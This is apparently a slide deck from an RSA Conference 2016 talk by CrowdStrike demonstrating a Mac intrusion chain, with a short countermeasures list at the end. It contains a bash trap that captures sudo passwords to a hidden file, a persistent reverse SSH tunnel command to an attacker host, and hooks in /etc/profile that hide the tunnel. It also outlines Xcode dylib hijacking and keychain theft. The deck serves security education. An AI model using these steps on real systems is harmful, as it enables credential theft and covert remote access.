RSA Conference2016
San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: EXP-R04

HACKING EXPOSED: MAC ATTACK

George Kurtz
Co-Founder, President & CEO
CrowdStrike Inc.
@George_Kurtz

Dmitri Alperovitch
Co-Founder & CTO
CrowdStrike Inc.
@DAlperovitch

A LITTLE **ABOUT US:**

GEORGE **KURTZ**

- In security for 20 +years
- President & CEO, CrowdStrike
- Former CTO, McAfee
- Former CEO, Foundstone
- Co-Author, *Hacking Exposed*

A LITTLE **ABOUT US:**


DMITRI **ALPEROVITCH**

- Co-Founder & CTO, CrowdStrike
- Former VP Threat Research, McAfee
- Author of Operation Aurora, Night Dragon, Shady RAT reports
- MIT Tech Review's Top 35 Innovator Under 35 for 2013
- Foreign Policy's Top 100 Leading Global Thinkers for 2013

CROWDSTRIKE

McAfee®
An Intel Company

The Ninjas




Matt Bauer
Sr. Software Engineer
CrowdStrike

CROWDSTRIKE

Agenda

- Mac Attacks
- OSX Security Features
- Tradecraft
- The Setup & Attack Plan
- Demo
- Countermeasures

Mac market share rising



Mac Attacks


- Winter 2006: Leap Worm
  - Spreads as an archive sent over iChat to local users
  - Limited harmful impact
- Fall 2007: RSPlug
  - DNSChanger variant for Mac
  - Distributed as fake video codec on porn sites
  - Changed DNS servers to redirect to phishing and porn sites
- Fall 2010: Koobface
  - Mac version of infamous Facebook worm

Mac Attacks (cont)

- Fall 2011: Flashback Worm
  - > 700,000 infected users
  - Infection via Drive-By Java exploit
- Winter 2012: Gh0st RAT OSX Variant (MacControl)
  - KEYHOLE PANDA targeted malware targeting Tibetan and Uyghur activists
  - Delivered via Java and Office exploits
- Summer 2012: OSX/Crisis (Attribution: Hacking Team)
  - Discovered in targeted intrusions
  - Monitors and records Skype, Adium, web browsing
  - Rootkit capabilities

Mac Attacks (cont)


- Fall 2013: OSX/Leverage
  - Discovered in targeted intrusions related to Syria
  - Written in RealBasic
- Winter 2016: FakeFlash
  - Signed fake Flash player update
  - Installs scareware (FakeAV style)




Apple Security Features

OSX Security Features


- Leopard: 2007
  - Quarantine Bit: extended file attribute flag indicating the file was downloaded from the Web
  - Partial ASLR
  - App Sandbox (Seatbelt)
- Snow Leopard: 2009
  - XProtect: AV-style blacklist updated month
- Lion: 2011
  - FileVault: full-disk encryption
  - NX, Full ASLR



OSX Security Features (cont)



- Mountain Lion: 2012
  - Gatekeeper
  - Kernel ASLR
- Mavericks: 2013
  - Support code-signing for kernel extensions
- El Capitan: 2015
  - Full requirement to code-sign kernel extensions
  - System Integrity Protection: prevent root user from tampering with key system files and raise the bar for rootkits and prevent code injection
  - App Transport Security (ATS): HTTPS with forward secrecy by default in apps




Tradecraft


Challenges to solve

- Initial infiltration: Code Execution
  - How to get around Gatekeeper?
  - Possibilities
    1. Exploit browser (eg. Java, Flash, native browser exploit)
    2. Exploit productivity app (eg. Office, Preview, Adium)
    3. **Spearphish user with link/attachment (with Gatekeeper hack)**

Bypassing Gatekeeper

- Great research by Patrick Wardle @ Synack (VB2015 paper)






Challenges to solve (cont)

- Privilege Escalation
  - How to become root?
  - Possibilities
    1. Privesc exploit
    2. **Hook sudo in bash**

```
getpwd () {
   if [[ $BASH_COMMAND == sudo* ]]; then
      printf “Password:”
      read –s PASS; echo $PASS >/tmp/com.apple.launchd.pshbnY173
      echo –e “\nSorry, try again.\n”
   fi
}
trap getpwd DEBUG
```

    3. **Ask the user during install**



Challenges to solve (cont)

- Persistence and Command & Control
  - How to gain & keep remote access?
  - Possibilities
    1. Malware
    2. **Reverse ssh tunnel**

```
ssh –fN –R ${PortFwd}:localhost:22 acc@attackbox
```

       a. Save in plist file
       b. Convert to binary with

```
plutil –convert binary1 ${ASEPplist}
```

       c. Save in /System/Library/LaunchDaemons (use SIP exception file)

Challenges to solve (cont)

- Stealth
  - How to keep hidden from easy discovery?
  - Possibilities
    1. Malware rootkit hooks
    2. **Bash hooks in /etc/profile**

"ps aux" before hook

```
0:00.17 /usr/bin/ssh-agent -l
0:00.00 grep ssh
0:00.08 sshd: root@ttys001
0:00.00 ssh -fN -i /var/root/.ssh/.id_rsa -o StrictHostKeyChecking no -R 2201:localhost:22 anon@192.168.0.13
```

"ps aux" after hook


```
0:00.17 /usr/bin/ssh-agent -l
0:00.01 grep ssh
```

Challenges to solve (cont)

- Permanent backdoor
  - How do we quietly backdoor many other systems/applications?
  - Ken Thompson: “Reflections on Trusting Trust” (1984)
    - Lesson: Backdooring the compiler is the ultimate win
  - Idea: Let’s hijack XCode compilation process

XCode hijacking

- Yet again - great research by Patrick Wardle (CanSecWest 2015)
- Dylib hijacking (similar to DLL hijacking on Windows)
  1. Place a malicious dylib in the search ppath of XCode application
  2. Intercept compilation requests and inject backdoor source code, removing any information from the build log
  3. PROFIT!



Putting it all together: Setup & Attack Plan


Attack Overview

1. Send spearphish “Software Update” package to victim
2. Package it up with signed binary vulnerable to Gatekeeper bypass
3. Steal root password via UI prompt and sudo hook (failsafe)
4. Establish persistent SSH reverse tunnel via ASEP plist
5. Hook /etc/profile to hide our SSH tunnel, files and root activities
6. Steal victim keychain through SSH tunnel
7. Use stolen keychain to move laterally to Windows systems and exfiltrate data (smbutil)
8. Implant Xcode malicious Dylib to backdoor compiled applications
9. WIN!

Network Setup


Attacker C2

Victim Mac System



Attacker Macbook (for keychain extraction)

Windows File Share



DEMO

Countermeasures

- Keep close eye on /etc/profile, /etc/.bashrc, ~/.bash_profile, ~/.bashrc, ~/.bash_logout and ~/.inputrc
- Monitor for suspicious network connections out of your environment
- Monitor for any suspicious DYLIB writes to key /Applications and /System directories
- Use next-generation Endpoint Detect & Response (EDR) solutions

THANK YOU!

- **HOW TO REACH US:**
  - TWITTER: @GEORGE_KURTZ & @DALPEROVITCH
- **LEARN MORE ABOUT NEXT-GENERATION ENDPOINT PROTECTION**
  - LEARN ABOUT CROWDSTRIKE FALCON: WWW.CROWDSTRIKE.COM/PRODUCTS
  - REQUEST A DEMO: WWW.CROWDSTRIKE.COM/REQUEST-A-DEMO/
- **COME MEET US:**
  - BOOTH 2045 SOUTH HALL